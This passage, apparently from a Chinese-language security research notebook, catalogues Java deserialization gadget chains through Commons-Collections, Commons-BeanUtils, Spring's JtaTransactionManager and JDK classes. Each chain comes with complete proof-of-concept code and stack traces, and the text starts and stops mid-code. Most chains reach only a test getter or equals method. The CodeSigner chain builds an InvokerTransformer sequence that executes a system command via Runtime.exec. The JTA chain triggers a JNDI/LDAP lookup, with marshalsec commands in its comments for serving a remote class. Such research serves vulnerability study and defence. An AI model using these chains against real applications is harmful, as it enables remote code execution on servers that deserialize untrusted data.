13 put:538, TreeMap (java.util)
14 put:180, AbstractDualBidiMap (org.apache.commons.collections.bidimap)
15 putAll:188, AbstractDualBidiMap (org.apache.commons.collections.bidimap)
16 readObject:346, DualTreeBidiMap (org.apache.commons.collections.bidimap)
17 .....
```

## PriorityQueue#readObject -> getter


### 依赖条件

- 需要有commons-beanutils依赖，实测1.8.3、1.9.3、1.9.4可行

### 利用链

```
1 package com.xiinnn;
2
3 import com.xiinnn.template.GetterClass;
4 import org.apache.commons.beanutils.BeanComparator;
5
6 import java.io.*;
7 import java.lang.reflect.Field;
8 import java.math.BigInteger;
9 import java.util.PriorityQueue;
10
11 // PriorityQueue#readObject -> getter
12 // 实测: jdk8u192 commons-beanutils#1.9.2
13 public class PriorityQueueReadObject2Getter {
14     public static void main(String[] args) throws Exception{
15         GetterClass getterClass = new GetterClass();
16
17         final BeanComparator comparator = new BeanComparator("lowestSetBi
t");
18         final PriorityQueue<Object> queue = new PriorityQueue<Object>(2, c
omparator);
19         queue.add(new BigInteger("1"));
20         queue.add(new BigInteger("1"));
21         // 这里设置要调用getter的属性名, 此处演示调用getName
22         setFieldValue(comparator, "property", "name");
23         Field field = queue.getClass().getDeclaredField("queue");
24         field.setAccessible(true);
25         Object[] queueArray = (Object[]) field.get(queue);
26         queueArray[0] = getterClass;
27         queueArray[1] = getterClass;
28         // 成功调用 GetterClass#getName
29         byte[] bytes = serialize(queue);
30         unserialize(bytes);
31     }
32     private static void setFieldValue(Object obj, String field, Object arg
) throws Exception{
33         Field f = obj.getClass().getDeclaredField(field);
34         f.setAccessible(true);
35         f.set(obj, arg);
36     }
37     public static byte[] serialize(Object obj) throws IOException {
38         ByteArrayOutputStream baos = new ByteArrayOutputStream();
39         ObjectOutputStream oos = new ObjectOutputStream(baos);
40         oos.writeObject(obj);
41         return baos.toByteArray();
42     }
}
```

```
43     public static void unserialize(byte[] bytes) throws IOException, Class
44     NotFoundException {
45         ByteArrayInputStream bais = new ByteArrayInputStream(bytes);
46         ObjectInputStream ois = new ObjectInputStream(bais);
47         ois.readObject();
48     }
}
```



## 堆栈信息



## Hashtable#readObject -> getter

### 依赖条件

- 需要有commons-beanutils依赖，实测1.8.3、1.9.3、1.9.4可行

## 利用链

Lxxx

```
1 package com.xiinnn;
2
3 import com.xiinnn.template.GetterClass;
4 import org.apache.commons.beanutils.BeanComparator;
5
6 import java.io.*;
7 import java.lang.reflect.Array;
8 import java.lang.reflect.Constructor;
9 import java.lang.reflect.Field;
10 import java.util.Comparator;
11 import java.util.HashMap;
12 import java.util.Hashtable;
13 import java.util.TreeMap;
14
15 // Hashtable#readObject -> getter
16 // 实测: jdk8u192 commons-beanutils#1.9.2
17 public class HashtableReadObject2Getter {
18     public static void main(String[] args) throws Exception{
19         GetterClass getterClass = new GetterClass();
20
21         BeanComparator<Object> comparator = new BeanComparator<>(null, String.CASE_INSENSITIVE_ORDER);
22         setFieldValue(comparator, "property", "name");
23
24         HashMap expMap = new HashMap<>();
25         expMap.put(getterClass, null);
26         TreeMap treeMap = makeTreeMap(comparator);
27
28         HashMap hashMap1 = new HashMap<>();
29         hashMap1.put("yy", treeMap);
30         hashMap1.put("zZ", expMap);
31         HashMap hashMap2 = new HashMap<>();
32         hashMap2.put("yy", expMap);
33         hashMap2.put("zZ", treeMap);
34
35         byte[] poc = serialize(makeHashtable(hashMap1, hashMap2));
36         unserialize(poc);
37     }
38     public static TreeMap makeTreeMap(Comparator comparator) throws Exception {
39         TreeMap treeMap = new TreeMap<>(comparator);
40         setFieldValue(treeMap, "size", 1);
41         setFieldValue(treeMap, "modCount", 1);
42         Class<?> c = Class.forName("java.util.TreeMap$Entry");
43 }
```

```

44     Constructor<?> constructor = c.getDeclaredConstructor(Object.class
45 , Object.class, c);
46     constructor.setAccessible(true);
47     setFieldValue(treeMap, "root", constructor.newInstance("useless",
48 1, null));
48     return treeMap;
49 }
50 public static Hashtable makeHashtable(Object v1, Object v2) throws Exc
51 eption {
52     Hashtable hashtable = new Hashtable<>();
53     setFieldValue(hashtable, "count", 2);
54
55     Class<?> c = Class.forName("java.util.Hashtable$Entry");
56     Constructor<?> constructor = c.getDeclaredConstructor(int.class, O
57 bject.class, Object.class, c);
58     constructor.setAccessible(true);
59
60     Object tbl = Array.newInstance(c, 2);
61     Array.set(tbl, 0, constructor.newInstance(0, v1, 1, null));
62     Array.set(tbl, 1, constructor.newInstance(0, v2, 2, null));
63     setFieldValue(hashtable, "table", tbl);
64
65     return hashtable;
66 }
67 public static void setFieldValue(Object obj, String field, Object val)
68 throws Exception{
69     Field dField = obj.getClass().getDeclaredField(field);
70     dField.setAccessible(true);
71     dField.set(obj, val);
72 }
73 public static byte[] serialize(Object obj) throws IOException {
74     ByteArrayOutputStream baos = new ByteArrayOutputStream();
75     ObjectOutputStream oos = new ObjectOutputStream(baos);
76     oos.writeObject(obj);
77     return baos.toByteArray();
78 }
79 public static void unserialize(byte[] bytes) throws IOException, Class
80 NotFoundException {
81     ByteArrayInputStream bais = new ByteArrayInputStream(bytes);
82     ObjectInputStream ois = new ObjectInputStream(bais);
83     ois.readObject();
84 }

```

```
运行: ▶ ■ ⌂
/Library/Java/JavaVirtualMachines/jdk1.8.0_192.jdk/Contents/H
GetterClass#getName is called
Exception in thread "main" java.lang.RuntimeException Create br
    at org.apache.commons.beanutils.BeanComparator.compare(Be
    at java.util.TreeMap.getEntryUsingComparator(TreeMap.java
    at java.util.TreeMap.getEntry(TreeMap.java:345)
```

## 堆栈信息

可以关注这部分: TreeMap#get -> TreeMap#getEntry -> TreeMap#getEntryUsingComparator -> BeanComparator#compare

```
Java
1  getName:9, GetterClass (com.xiinnn.template)
2  invoke0:-1, NativeMethodAccessorImpl (sun.reflect)
3  invoke:62, NativeMethodAccessorImpl (sun.reflect)
4  invoke:43, DelegatingMethodAccessorImpl (sun.reflect)
5  invoke:498, Method (java.lang.reflect)
6  invokeMethod:2127, PropertyUtilsBean (org.apache.commons.beanutils)
7  getSimpleProperty:1278, PropertyUtilsBean (org.apache.commons.beanutils)
8  getNestedProperty:808, PropertyUtilsBean (org.apache.commons.beanutils)
9  getProperty:884, PropertyUtilsBean (org.apache.commons.beanutils)
10 getProperty:464, PropertyUtils (org.apache.commons.beanutils)
11 compare:163, BeanComparator (org.apache.commons.beanutils)
12 getEntryUsingComparator:376, TreeMap (java.util)
13 getEntry:345, TreeMap (java.util)
14 get:278, TreeMap (java.util)
15 equals:492, AbstractMap (java.util)
16 equals:495, AbstractMap (java.util)
17 reconstitutionPut:1241, Hashtable (java.util)
18 readObject:1215, Hashtable (java.util)
19 .....
```

## TreeBag#readObject -> getter

### 依赖条件

- 需要commons-collections、commons-beanutils第三方依赖
- 实测commons-collections 3.2.2可行
- 实测commons-beanutils 1.9.2可行

## 利用链


Lxxx

```
1 package com.xiinnn;
2
3 import com.xiinnn.template.GetterClass;
4 import org.apache.commons.beanutils.BeanComparator;
5 import org.apache.commons.collections.bag.TreeBag;
6
7 import java.io.*;
8 import java.lang.reflect.Constructor;
9 import java.lang.reflect.Field;
10 import java.util.TreeMap;
11
12 // TreeBagReadObject#readObject -> getter
13 // 实测: commons-collections#3.2.2 commons-beanutils#1.9.2
14 public class TreeBagReadObject2Getter {
15     public static void main(String[] args) throws Exception{
16         GetterClass getterClass = new GetterClass();
17
18         BeanComparator<Object> comparator = new BeanComparator<>(null, String.CASE_INSENSITIVE_ORDER);
19         setFieldValue(comparator, "property", "name");
20         TreeBag treeBag = new TreeBag(comparator);
21
22         TreeMap<Object, Object> m = new TreeMap<>();
23         setFieldValue(m, "size", 2);
24         setFieldValue(m, "modCount", 2);
25         Class<?> nodeC = Class.forName("java.util.TreeMap$Entry");
26         Constructor nodeCons = nodeC.getDeclaredConstructor(Object.class,
27             Object.class, nodeC);
28         nodeCons.setAccessible(true);
29
30         Class c = Class.forName("org.apache.commons.collections.bag.AbstractMapBag$MutableInteger");
31         Constructor constructor = c.getDeclaredConstructor(int.class);
32         constructor.setAccessible(true);
33         Object MutableInteger = constructor.newInstance(1);
34
35         Object node = nodeCons.newInstance(getterClass, MutableInteger, null);
36         Object right = nodeCons.newInstance(getterClass, MutableInteger, node);
37
38         setFieldValue(node, "right", right);
39         setFieldValue(m, "root", node);
40         setFieldValue(m, "comparator", comparator);
41         setFieldValue(treeBag, "map", m);
```

```

41
42         byte[] poc = serialize(treeBag);
43         unserialize(poc);
44     }
45     public static void setFieldValue(Object obj, String field, Object val)
46     throws Exception{
47         try {
48             Field dField = obj.getClass().getDeclaredField(field);
49             dField.setAccessible(true);
50             dField.set(obj, val);
51         }catch (NoSuchFieldException e){
52             Field f = obj.getClass().getSuperclass().getDeclaredField(
53                 field);
54             f.setAccessible(true);
55             f.set(obj, val);
56         }
57     }
58     public static byte[] serialize(Object obj) throws IOException {
59         ByteArrayOutputStream baos = new ByteArrayOutputStream();
60         ObjectOutputStream oos = new ObjectOutputStream(baos);
61         oos.writeObject(obj);
62         return baos.toByteArray();
63     }
64     public static void unserialize(byte[] bytes) throws IOException, Class-
65     NotFoundException {
66         ByteArrayInputStream bais = new ByteArrayInputStream(bytes);
67         ObjectInputStream ois = new ObjectInputStream(bais);
68         ois.readObject();
69     }

```



## 堆栈信息

```

1  getName:9, GetterClass (com.xiinnn.template)
2  invoke0:-1, NativeMethodAccessorImpl (sun.reflect)
3  invoke:62, NativeMethodAccessorImpl (sun.reflect)
4  invoke:43, DelegatingMethodAccessorImpl (sun.reflect)
5  invoke:498, Method (java.lang.reflect)
6  invokeMethod:2127, PropertyUtilsBean (org.apache.commons.beanutils)
7  getSimpleProperty:1278, PropertyUtilsBean (org.apache.commons.beanutils)
8  getNestedProperty:808, PropertyUtilsBean (org.apache.commons.beanutils)
9  getProperty:884, PropertyUtilsBean (org.apache.commons.beanutils)
10 getProperty:464, PropertyUtils (org.apache.commons.beanutils)
11 compare:163, BeanComparator (org.apache.commons.beanutils)
12 compare:1295, TreeMap (java.util)
13 put:538, TreeMap (java.util)
14 doReadObject:513, AbstractMapBag (org.apache.commons.collections.bag)
15 readObject:112, TreeBag (org.apache.commons.collections.bag)
16 .....

```

## readObject -> equals

### HashMap#readObject -> equals

#### 依赖条件

- 无其他第三方依赖，仅需JDK依赖即可
- 该链可以调用HashCode值固定的类的equals方法（例如HotSwappableTargetSource类）

#### 利用链

用于测试的EqualsClass如下：

- 注意hashCode必须为固定值，否则无法触发EqualsClass#equals

```
1 package com.xiinnn.template;
2
3 import java.io.Serializable;
4
5 public class EqualsClass implements Serializable {
6     @Override
7     public boolean equals(Object obj) {
8         System.out.println("EqualsClass>equals is called");
9         return true;
10    }
11
12    @Override
13    public int hashCode() {
14        return 0;
15    }
16 }
```

完整的EXP如下：


```

1 package com.xiinnn;
2
3 import com.xiinnn.template.EqualsClass;
4
5 import java.io.*;
6 import java.lang.reflect.Array;
7 import java.lang.reflect.Constructor;
8 import java.lang.reflect.Field;
9 import java.util.HashMap;
10
11 // HashMap#readObject -> HashMap#putVal -> EqualsClass>equals
12 // 实测: jdk8u181
13 public class HashMapReadObject2Equals {
14     public static void main(String[] args) throws Exception{
15         EqualsClass e1 = new EqualsClass();
16         EqualsClass e2 = new EqualsClass();
17         HashMap hashMap = makeMap(e1, e2);
18         // 成功调用 EqualsClass#toString
19         byte[] bytes = serialize(hashMap);
20         unserialize(bytes);
21     }
22     public static HashMap<Object, Object> makeMap (Object v1, Object v2 )
throws Exception {
23         HashMap<Object, Object> s = new HashMap<>();
24         setFieldValue(s, "size", 2);
25         Class<?> nodeC;
26         try {
27             nodeC = Class.forName("java.util.HashMap$Node");
28         }
29         catch ( ClassNotFoundException e ) {
30             nodeC = Class.forName("java.util.HashMap$Entry");
31         }
32         Constructor<?> nodeCons = nodeC.getDeclaredConstructor(int.class,
Object.class, Object.class, nodeC);
33         nodeCons.setAccessible(true);
34
35         Object tbl = Array.newInstance(nodeC, 2);
36         Array.set(tbl, 0, nodeCons.newInstance(0, v1, v1, null));
37         Array.set(tbl, 1, nodeCons.newInstance(0, v2, v2, null));
38
39         setFieldValue(s, "table", tbl);
40         return s;
41     }
42     private static void setFieldValue(Object obj, String field, Object arg
) throws Exception{

```

```

43     Field f = obj.getClass().getDeclaredField(field);
44     f.setAccessible(true);
45     f.set(obj, arg);
46 }
47 public static byte[] serialize(Object obj) throws IOException {
48     ByteArrayOutputStream baos = new ByteArrayOutputStream();
49     ObjectOutputStream oos = new ObjectOutputStream(baos);
50     oos.writeObject(obj);
51     return baos.toByteArray();
52 }
53 public static void unserialize(byte[] bytes) throws IOException, ClassNotFoundException {
54     ByteArrayInputStream bais = new ByteArrayInputStream(bytes);
55     ObjectInputStream ois = new ObjectInputStream(bais);
56     ois.readObject();
57 }
58 }
```



## 堆栈信息

```

Java |
```

- 1 equals:8, EqualsClass (com.xiinnn.template)
- 2 putVal:635, HashMap (java.util)
- 3 readObject:1413, HashMap (java.util)
- 4 .....

具体分析可参考下方文章：

此处为语雀内容卡片，点击链接查看：[https://www.yuque.com/dat0u/java/qgz4u8zua8lrwg3o?view=doc\\_embed](https://www.yuque.com/dat0u/java/qgz4u8zua8lrwg3o?view=doc_embed)

## Hashtable#readObject -> equals

### 依赖条件

- 无其他第三方依赖，有Hashtable即可

### 利用链

```


1 package com.xiinnn;
2
3 import com.xiinnn.template.EqualsClass;
4
5 import java.io.*;
6 import java.lang.reflect.Array;
7 import java.lang.reflect.Constructor;
8 import java.lang.reflect.Field;
9 import java.util.Hashtable;
10
11 // Hashtable#readObject -> equals
12 // 实测: jdk8u192
13 public class HashtableReadObject2Equals {
14     public static void main(String[] args) throws Exception{
15         EqualsClass e1 = new EqualsClass();
16         EqualsClass e2 = new EqualsClass();
17         Hashtable hashtable = makeHashtable(e1, e2);
18         //成功调用 EqualsClass>equals
19         byte[] poc = serialize(hashtable);
20         unserialize(poc);
21     }
22     public static Hashtable makeHashtable(Object v1, Object v2) throws Exception {
23         Hashtable hashtable = new Hashtable<>();
24         setFieldValue(hashtable, "count", 2);
25
26         Class<?> c = Class.forName("java.util.Hashtable$Entry");
27         Constructor<?> constructor = c.getDeclaredConstructor(int.class, 0
28         object.class, Object.class, c);
29         constructor.setAccessible(true);
30
31         Object tbl = Array.newInstance(c, 2);
32         Array.set(tbl, 0, constructor.newInstance(0, v1, 1, null));
33         Array.set(tbl, 1, constructor.newInstance(0, v2, 2, null));
34         setFieldValue(hashtable, "table", tbl);
35
36         return hashtable;
37     }
38     public static void setFieldValue(Object obj, String field, Object val)
39     throws Exception{
40         Field dField = obj.getClass().getDeclaredField(field);
41         dField.setAccessible(true);
42         dField.set(obj, val);
43     }
44     public static byte[] serialize(Object obj) throws IOException {

```


```

43     ByteArrayOutputStream baos = new ByteArrayOutputStream();
44     ObjectOutputStream oos = new ObjectOutputStream(baos);
45     oos.writeObject(obj);
46     return baos.toByteArray();
47 }
48 public static void unserialize(byte[] bytes) throws IOException, Class
49 NotFoundException {
50     ByteArrayInputStream bais = new ByteArrayInputStream(bytes);
51     ObjectInputStream ois = new ObjectInputStream(bais);
52     ois.readObject();
53 }

```



## 堆栈信息



## AbstractAction#readObject -> equals

### 依赖条件

- 无需其他第三方依赖


### 利用链

```
1 package com.xiinnn;
2
3 import com.xiinnn.template.EqualsClass;
4
5 import javax.swing.*;
6 import javax.swing.event.SwingPropertyChangeSupport;
7 import javax.swing.text.StyledEditorKit;
8 import java.io.*;
9 import java.lang.reflect.Field;
10 import java.util.Base64;
11
12 // AbstractAction#readObject -> equals
13 public class AbstractActionReadObject2Equals {
14     public static void main(String[] args) throws Exception{
15         EqualsClass equalsClass = new EqualsClass();
16
17         StyledEditorKit.AlignmentAction action = new StyledEditorKit.AlignmentAction("", 0);
18         setFieldValue(action, "changeSupport", new SwingPropertyChangeSupport(""));
19
20         action.putValue("fff123", "");
21         action.putValue("aff123", "");
22
23         Field arrayTableField = getField(AbstractAction.class, "arrayTable");
24         Object arrayTable = arrayTableField.get(action);
25
26         Field tableField = getField(arrayTable.getClass(), "table");
27         Object[] table1 = (Object[])tableField.get(arrayTable);
28         table1[1] = "useless";
29         table1[3] = equalsClass;
30         tableField.set(arrayTable, table1);
31
32         byte[] bytes = serialize(action);
33
34         // 把 aff123 改成 fff123
35         for(int i = 0; i < bytes.length; i++){
36             if(bytes[i] == 97 && bytes[i+1] == 102 && bytes[i+2] == 102
37                 && bytes[i+3] == 49 && bytes[i+4] == 50 && bytes[i+5]
38                 == 51){
39                 bytes[i] = 102;
40                 break;
41             }
42         }
43     }
44 }
```

```

42     System.out.println(new String(Base64.getEncoder().encode(bytes)));
43     // 反序列化成功调用 EqualsClass#equals
44     unserialize(bytes);
45 }
46 public static void setFieldValue(final Object obj, final String fieldName,
47     final Object value) throws Exception {
48     final Field field = getField(obj.getClass(), fieldName);
49     field.set(obj, value);
50 }
51 public static Field getField(final Class<?> clazz, final String fieldName) {
52     Field field = null;
53     try {
54         field = clazz.getDeclaredField(fieldName);
55         field.setAccessible(true);
56     }
57     catch (NoSuchFieldException ex) {
58         if (clazz.getSuperclass() != null)
59             field = getField(clazz.getSuperclass(), fieldName);
60     }
61     return field;
62 }
63 public static byte[] serialize(Object obj) throws IOException {
64     ByteArrayOutputStream baos = new ByteArrayOutputStream();
65     ObjectOutputStream oos = new ObjectOutputStream(baos);
66     oos.writeObject(obj);
67     return baos.toByteArray();
68 }
69 public static void unserialize(byte[] bytes) throws IOException, ClassNotFoundException {
70     ByteArrayInputStream bais = new ByteArrayInputStream(bytes);
71     ObjectInputStream ois = new ObjectInputStream(bais);
72     ois.readObject();
73 }

```



## 堆栈信息

堆栈信息如下:

```

1 equals:8, EqualsClass (com.xiinnn.template)
2 firePropertyChange:273, AbstractAction (javax.swing)
3 putValue:211, AbstractAction (javax.swing)
4 readObject:364, AbstractAction (javax.swing)
5 .....

```

这里的利用链看起来挺短的，但是构造起来还是挺复杂的

主要看AbstractAction#putValue方法，这里需要让arrayTable里包含key，才能给oldValue赋值，但在序列化的时候，action.putValue两个一样的key肯定是不行的，因为在序列化时遇到相同的key无法取到

```

196             enabled = (Boolean)newValue;   enabled: true
197         } else {
198             if (arrayTable == null) {
199                 arrayTable = new ArrayTable();
200             }
201             if (arrayTable.containsKey(key))
202                 oldValue = arrayTable.get(key);
203             // Remove the entry for key if newValue is null
204             // else put in the newValue for key.
205             if (newValue == null) {
206                 arrayTable.remove(key);
207             } else {
208                 arrayTable.put(key,newValue);   arrayTable: ArrayTable@776
209             }
210         }
211         firePropertyChange(key, oldValue, newValue);
212     }
213 
```

注意：本条链子只到equals部分，如果想要跳到toString，参考“AbstractAction#readObject -> toString”部分文章，StyledEditorKit.AlignmentAction类需要用Unsafe构造（具体原因没细调，反正直接new就触发不了）。

## readObject -> JNDI

### JtaTransactionManager#readObject -> JNDI

#### 依赖条件

- spring-tx#3.1.0.RELEASE

- jta#1.1
- 需符合JNDI利用条件

## 利用链

```

1 package com.xiinnn.readobject2jndi;
2
3 import org.springframework.transaction.jta.JtaTransactionManager;
4 import java.io.*;
5
6 // JtaTransactionManager#readObject -> JNDI
7 // 依赖实测: spring-tx#3.1.0.RELEASE jta#1.1
8 // java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec/jndi/LDAPRefServer "http://127.0.0.1:12345/#Calc" 6666
9 // python3 -m http.server -b 0.0.0.0 12345
10 public class JTAReadObject2JNDI {
11     public static void main(String[] args) throws Exception{
12         JtaTransactionManager jtaTransactionManager = new JtaTransactionManager();
13         jtaTransactionManager.setUserTransactionName("ldap://127.0.0.1:666/xxx");
14
15         unserialize(serialize(jtaTransactionManager));
16     }
17     public static byte[] serialize(Object obj) throws IOException {
18         ByteArrayOutputStream baos = new ByteArrayOutputStream();
19         ObjectOutputStream oos = new ObjectOutputStream(baos);
20         oos.writeObject(obj);
21         return baos.toByteArray();
22     }
23     public static void unserialize(byte[] bytes) throws IOException, ClassNotFoundException {
24         ByteArrayInputStream bais = new ByteArrayInputStream(bytes);
25         ObjectInputStream ois = new ObjectInputStream(bais);
26         ois.readObject();
27     }
28 }
```

## 堆栈信息

▼

Plain Text |

```
1 lookup:158, JndiTemplate (org.springframework.jndi)
2 lookup:179, JndiTemplate (org.springframework.jndi)
3 lookupUserTransaction:546, JtaTransactionManager (org.springframework.transaction.jta)
4 initUserTransactionAndTransactionManager:426, JtaTransactionManager (org.springframework.transaction.jta)
5 readObject:1193, JtaTransactionManager (org.springframework.transaction.jta)
6 .....
```

## toString -> exec

### CodeSigner#toString -> exec

#### 依赖条件

- Commons-Collections<=3.2.1

#### 利用链

```

1 package com.xiinnn.tostring2exec;
2
3 import javassist.ClassPool;
4 import javassist.CtClass;
5 import javassist.CtMethod;
6 import org.apache.commons.collections.Transformer;
7 import org.apache.commons.collections.functors.ChainedTransformer;
8 import org.apache.commons.collections.functors.ConstantFactory;
9 import org.apache.commons.collections.functors.ConstantTransformer;
10 import org.apache.commons.collections.functors.InvokerTransformer;
11 import org.apache.commons.collections.list.LazyList;
12 import org.apache.commons.collections.list.TransformedList;
13 import org.apache.commons.collections.map.ListOrderedMap;
14 import sun.misc.Unsafe;
15 import sun.security.provider.certpath.X509CertPath;
16
17 import javax.swing.event.EventListenerList;
18 import javax.swing.undo.UndoManager;
19 import java.io.*;
20 import java.lang.reflect.Field;
21 import java.security.CodeSigner;
22 import java.util.*;
23
24 // CodeSigner#toString -> Runtime#exec
25 // 实测: jdk8u181 commons-collections#3.2.1
26 // 序列化时需搭配CodeSignerToString2execAgent将CertPath#writeReplace方法删除, 否则会序列化失败
27 // 序列化时, 需要带上VM选项 -javaagent:/path/to/test-1.0-SNAPSHOT.jar
28 // 直接调用下方toString验证无需使用Agent删除方法
29 public class CodeSignerToString2exec {
30     public static void main(String[] args) throws Exception{
31         Transformer[] transformers = new Transformer[]{
32             new ConstantTransformer(Runtime.class),
33             new InvokerTransformer("getMethod", new Class[]{String.class, Class[].class}, new Object[]{"getRuntime", null}),
34             new InvokerTransformer("invoke", new Class[]{Object.class, Object[].class}, new Object[]{null, null}),
35             new InvokerTransformer("exec", new Class[]{String.class}, new Object[]{"open -a Calculator"})
36         };
37
38         ChainedTransformer chainedTransformer = new ChainedTransformer(transformers);
39         ArrayList<Object> arrayList = new ArrayList<>();
40         arrayList.add(null);

```

```
41         List transformedList = TransformedList.decorate(arrayList, chain
42 dTransformer);
43         List lazyList = LazyList.decorate(transformedList, new ConstantFa
44 ctory(chainedTransformer));
45         HashMap<Object, Object> map = new HashMap<>();
46
47         ListOrderedMap decorated = (ListOrderedMap) ListOrderedMap.decor
48 ate(map);
49         setFieldValue(decorated, "insertOrder", lazyList);
50
51         X509CertPath x509CertPath = (X509CertPath) getObjectByUnsafe(X509
52 CertPath.class);
53         setFieldValue(x509CertPath, "certs", lazyList);
54
55         CodeSigner codeSigner = (CodeSigner) getObjectByUnsafe(CodeSigner
56 .class);
57         setFieldValue(codeSigner, "signerCertPath", x509CertPath);
58         codeSigner.toString();
59
60         // 推荐搭配下方 EventListenerList#readObject -> toString
61         // EventListenerList eventListenerList = new EventListenerList();
62         // UndoManager manager = new UndoManager();
63         // Vector vector = (Vector) getFieldValue(manager, "edits");
64         // vector.add(codeSigner);
65         // setFieldValue(eventListenerList, "listenerList", new Object[] {I
66 nternalError.class, manager});
67         //
68         // byte[] exp = ser(eventListenerList);
69         // unser(exp);
70     }
71
72     public static Object getObjectByUnsafe(Class clazz) throws Exception{
73         Field theUnsafe = Unsafe.class.getDeclaredField("theUnsafe");
74         theUnsafe.setAccessible(true);
75         Unsafe unsafe = (Unsafe) theUnsafe.get(null);
76         return unsafe.allocateInstance(clazz);
77     }
78
79     public static Object getFieldValue(Object obj, String fieldName) thro
80 ws Exception {
81         Field field = getField(obj.getClass(), fieldName);
82         return field.get(obj);
83     }
84
85     public static void setFieldValue(Object obj, String field, Object val
86 ) throws Exception{
87         Field dField = obj.getClass().getDeclaredField(field);
88         dField.setAccessible(true);
89         dField.set(obj, val);
90     }
91
92     public static Field getField(Class<?> clazz, String fieldName) {
```

```
81     Field field = null;
82
83     try {
84         field = clazz.getDeclaredField(fieldName);
85         field.setAccessible(true);
86     } catch (NoSuchFieldException var4) {
87         if (clazz.getSuperclass() != null) {
88             field = getField(clazz.getSuperclass(), fieldName);
89         }
90     }
91     return field;
92 }
93
94     public static byte[] ser(Object obj) throws IOException {
95         ByteArrayOutputStream baos = new ByteArrayOutputStream();
96         ObjectOutputStream oos = new ObjectOutputStream(baos);
97         oos.writeObject(obj);
98         return baos.toByteArray();
99     }
100    public static void unser(byte[] exp) throws ClassNotFoundException, I
101        OException {
102            ByteArrayInputStream bais = new ByteArrayInputStream(exp);
103            ObjectInputStream ois = new ObjectInputStream(bais);
104            ois.readObject();
105        }
106 }
```

```

1 package com.xiinnn.tostring2exec;
2
3 import javassist.ClassPool;
4 import javassist.CtClass;
5 import javassist.CtMethod;
6
7 import java.lang.instrument.ClassFileTransformer;
8 import java.lang.instrument.Instrumentation;
9 import java.security.ProtectionDomain;
10
11 public class CodeSignerToString2execAgent {
12     public static void premain(String agentArgs, Instrumentation inst){
13         inst.addTransformer(new ClassFileTransformer(){
14             @Override
15             public byte[] transform(ClassLoader loader, String className,
16             Class<?> classBeingRedefined, ProtectionDomain protectionDomain, byte[] classfileBuffer) {
17                 if(className.equals("java/security/cert/CertPath")){
18                     try {
19                         System.out.println(true);
20                         ClassPool pool = ClassPool.getDefault();
21                         CtClass ctClass = pool.get("java.security.cert.Cer-
22                         tPath");
23                         CtMethod writeReplace = ctClass.getDeclaredMethod(
24                             "writeReplace");
25                         ctClass.removeMethod(writeReplace);
